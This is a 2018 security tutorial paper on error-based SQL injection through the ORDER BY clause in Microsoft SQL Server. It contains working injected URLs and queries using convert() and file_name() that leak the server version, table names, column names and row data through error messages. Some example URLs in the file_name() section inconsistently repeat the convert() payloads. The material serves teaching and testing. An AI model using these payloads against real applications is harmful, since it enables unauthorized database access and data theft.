Error based SQL Injection in “Order By” clause (MSSQL)

March 26, 2018

Manish Kishan Tanwar

From IndiShell Lab

https://twitter.com/IndiShell1046

Table of Contents

Acknowledgements

Heartily Thanks to IndiShell/ICA crew and hacker fantastic for inspiration.

Special Dedications:

Zero cool, code breaker ICA, root_devil, google_warrior, INX_r0ot, Darkwolf indishell, Baba, Silent poison India, Magnum sniper, ethicalnoob Indishell, Local root indishell, Irfninja indishell, Reborn India,L0rd Crus4d3r,cool toad, Hackuin, Alicks,Gujjar PCP, Bikash, Dinelson Amine, Th3 D3str0yer, SKSking, rad paul, Godzila, mike waals, zoo zoo, cyber warrior, shafoon, Rehan manzoor, cyber gladiator,7he Cre4t0r,Cyber Ace, Golden boy INDIA, Ketan Singh, D2, Yash, Aneesh Dogra, AR AR, saad abbasi, hero, Minhal Mehdi, Raj bhai ji, Hacking queen, lovetherisk, D3, Anurag.

My Father, my Ex Teacher, cold fire hacker, Mannu, ViKi, Ashu bhai ji, Soldier Of God, Bhuppi, Rafay Baloch, Mohit, Ffe, Ashish, Shardhanand, Budhaoo, Jagriti, Salty, Hacker fantastic, Jennifer Arcuri, Don(Deepika kaushik), AK reddy and Govind

And all hexors out there in cyber space.

Introduction:

SQL Injection AKA mother of hacking is one of the notorious and well known vulnerability which has caused lots of damage to cyber world. Researchers has published lots of stuff on different-2 exploitation techniques for conducting various type of attacks including accessing data stored in database, reading/writing code from/to server using load and into outfile in MySQL, performing command execution using SA account in MSSQL.

In this paper, we are going to exploit SQL Injection vulnerability when user supplied data is getting pass in “Order By” values in MSSQL and application throws SQL server error if SQL query has syntax error in it.

If user supplied data is getting pass into SQL Query as column name in “Order By” clause, normal “Error based SQL Injection” can’t help in exploitation.

SQL Server is having predefined set of rules for SQL queries and due to which we can’t use normal “Error based SQL Injection” technique to exploit SQL Injection flaw in application.

User can specify function name after Order by Clause and here exploitation can be done if we inject any SQL server function which can execute the query specified in it as an argument, try to perform operation on the result of injected query and then throw error in which function should disclose the result of injected SQL query.

Exploitation

Functions which can be used to perform Error based SQL Injection:

There are few SQL server functions which executes the SQL query specified as an argument to it and, try to perform defined operation on that output and throws the output of SQL query in error message.

Convert() is one which is generally used in error based SQL injection with “and” conjunction.

Convert() try to perform conversion operation on second argument as per the data type specified in first argument.

For Example, convert(int,@@version), first of all convert function will execute the SQL query specified as second argument and then will try to convert it into integer type. The output of SQL query is of varchar type and conversion can’t be done, convert function will throw an SQL server error message that “output of SQL query” can’t be convert to “int” type and this is how attacker will get result of SQL query.

List of such functions:

- convert()
- file_name()
- db_name()
- col_name()
- filegroup_name()
- object_name()
- schema_name()
- type_name()
- cast()

Demo:

Let's suppose we have one SQL Injection vulnerable URL which is passing user supplied value in HTTP GET method having name "order" to SQL query and URL is like this

http://vulnerable_webapp/vulnerable.asp?data=yes&order=column_name

Application is taking user supplied data from HTTP GET method parameter "order" and building SQL Query in backed like this

```
Select table_name,column_name from information_schema.columns order by column_name
```

convert() Function


- **Extract SQL server version**

  Injected URL: -

  http://vulnerable_webapp/vulnerable.asp?data=yes&order=convert(int,@@version)

  Query in backend: -

```
select table_name,column_name from information_schema.columns order by
convert(int,@@version)
```



```
--SQL query to extract table and column names

select  table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by CONVERT(int,@@version)
```

```
Msg 245, Level 16, State 1, Line 4
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
    Jul  9 2008 14:43:34
    Copyright (c) 1988-2008 Microsoft Corporation
    Express Edition on Windows NT 6.1 <X64> (Build 7600: ) (WOW64)
' to data type int.
```


- **Extract tables name of current database**

  Injected URL: -

  http://vulnerable_webapp/vulnerable.asp?data=yes&order=CONVERT(int,(select top(1) table_name from information_schema.columns))

  Query in backend: -

```
select table_name,column_name from information_schema.columns order by
CONVERT(int,(select top(1) table_name from information_schema.tables))
```



```
--SQL query to extract table and column names

select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by CONVERT(int,(select top(1) table_name from information_schema.tables))
```

```
Msg 245, Level 16, State 1, Line 4
Conversion failed when converting the nvarchar value 'spt_fallback_db' to data type int.
```

- **Extract column name from table**


  During column name extraction, we will be using cast() to specify the table name for which we are extracting columns name. Table name is in “hex” form

  Injected URL: -

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order= convert(int,(select top(1)
COLUMN_NAME from information_schema.columns where
TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```

  Query in backend: -

```
select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by
convert(int,(select top(1) COLUMN_NAME from information_schema.columns where
TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```



```
select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by convert(int,(select top(1) COLUMN_NAME from
information_schema.columns where TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```

```
Msg 245, Level 16, State 1, Line 4
Conversion failed when converting the nvarchar value 'xserver_name' to data type int.
```

- **Extract data from column of a table**


  Data extraction from column of a table is straight forward and just need to specify the column name and table name in SQL query. In example, I have used column name 'xserver_name' and table name is 'spt_fallback_db'.

  Injected URL: -

  ```
  http://vulnerable_webapp/vulnerable.asp?data=yes&order=convert(int,(select top(1)
  xserver_name from spt_fallback_db))
  ```

  Query in backend: -

  ```
  select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by
  convert(int,(select top(1) xserver_name from spt_fallback_db))
  ```



SQLQuery1.sql - IC....master (sa (53))*

```
select  table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by convert(int,(select top(1)
xserver_name from spt_fallback_db))
```

```
Msg 245, Level 16, State 1, Line 2
Conversion failed when converting the varchar value 'ica_lab' to data type int.
```

file_name() function


- **Extract SQL server version**

  Injected URL: -

  ```
  http://vulnerable_webapp/vulnerable.asp?data=yes&order=file_name(@@version)
  ```

  Query in backend: -

  ```
  select table_name,column_name from information_schema.columns order by
  file_name(@@version)
  ```



```
--SQL query to extract table and column names

select  table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by file_name(@@version)
```

```
Msg 245, Level 16, State 1, Line 4
Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
    Jul  9 2008 14:43:34
    Copyright (c) 1988-2008 Microsoft Corporation
    Express Edition on Windows NT 6.1 <X64> (Build 7600: ) (WOW64)
' to data type int.
```


- **Extract tables name of current database**

  Injected URL: -

  http://vulnerable_webapp/vulnerable.asp?data=yes&order=CONVERT(int,(select top(1) table_name from information_schema.columns))

  Query in backend: -

```
select table_name,column_name from information_schema.columns order by
CONVERT(int,(select top(1) table_name from information_schema.tables))
```



```
select table_name,column_name from information_schema.columns order by file_name((select top(1) table_name from
information_schema.tables))
```

```
Msg 245, Level 16, State 1, Line 3
Conversion failed when converting the nvarchar value 'spt_fallback_db' to data type int.
```

- **Extract column name from table**


  During column name extraction, we will be using cast() to specify the table name for which we are extracting columns name. Table name is in “hex” form

  Injected URL: -

```
http://vulnerable_webapp/vulnerable.asp?data=yes&order= convert(int,(select top(1)
COLUMN_NAME from information_schema.columns where
TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```

  Query in backend: -

```
select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by
convert(int,(select top(1) COLUMN_NAME from information_schema.columns where
TABLE_NAME=cast(0x7370745f66616c6c6261636b5f6462 as varchar)))
```



```
select table_name,column_name from information_schema.columns order by file_name((select top(1) column_name from
information_schema.columns where table_name=CAST(0x7370745f66616c6c6261636b5f6462 as varchar)))
```

```
Msg 245, Level 16, State 1, Line 3
Conversion failed when converting the nvarchar value 'xserver_name' to data type int.
```

- **Extract data from column of a table**


  Data extraction from column of a table is straight forward and just need to specify the column name and table name in SQL query. In example, I have used column name ‘xserver_name’ and table name is ‘spt_fallback_db’.

  Injected URL: -

  ```
  http://vulnerable_webapp/vulnerable.asp?data=yes&order= file_name((select top(1)
  xserver_name from spt_fallback_db))
  ```

  Query in backend: -

  ```
  select table_name,column_name from INFORMATION_SCHEMA.COLUMNS order by
  file_name((select top(1) xserver_name from spt_fallback_db))
  ```



```
select table_name,column_name from information_schema.columns order by file_name((select top(1) xserver_name from
spt_fallback_db))
```

```
Msg 245, Level 16, State 1, Line 3
Conversion failed when converting the varchar value 'ica_lab' to data type int.
```

Acknowledgements

Special thanks to IndiShell Crew and Myhackerhouse for inspiration.

About Me

Working as application security engineer and interested in exploit development.

Keep learning different-different things just not limited to single one.

My blog

http://mannulinux.blogspot.in/

My Github account

https://github.com/incredibleindishell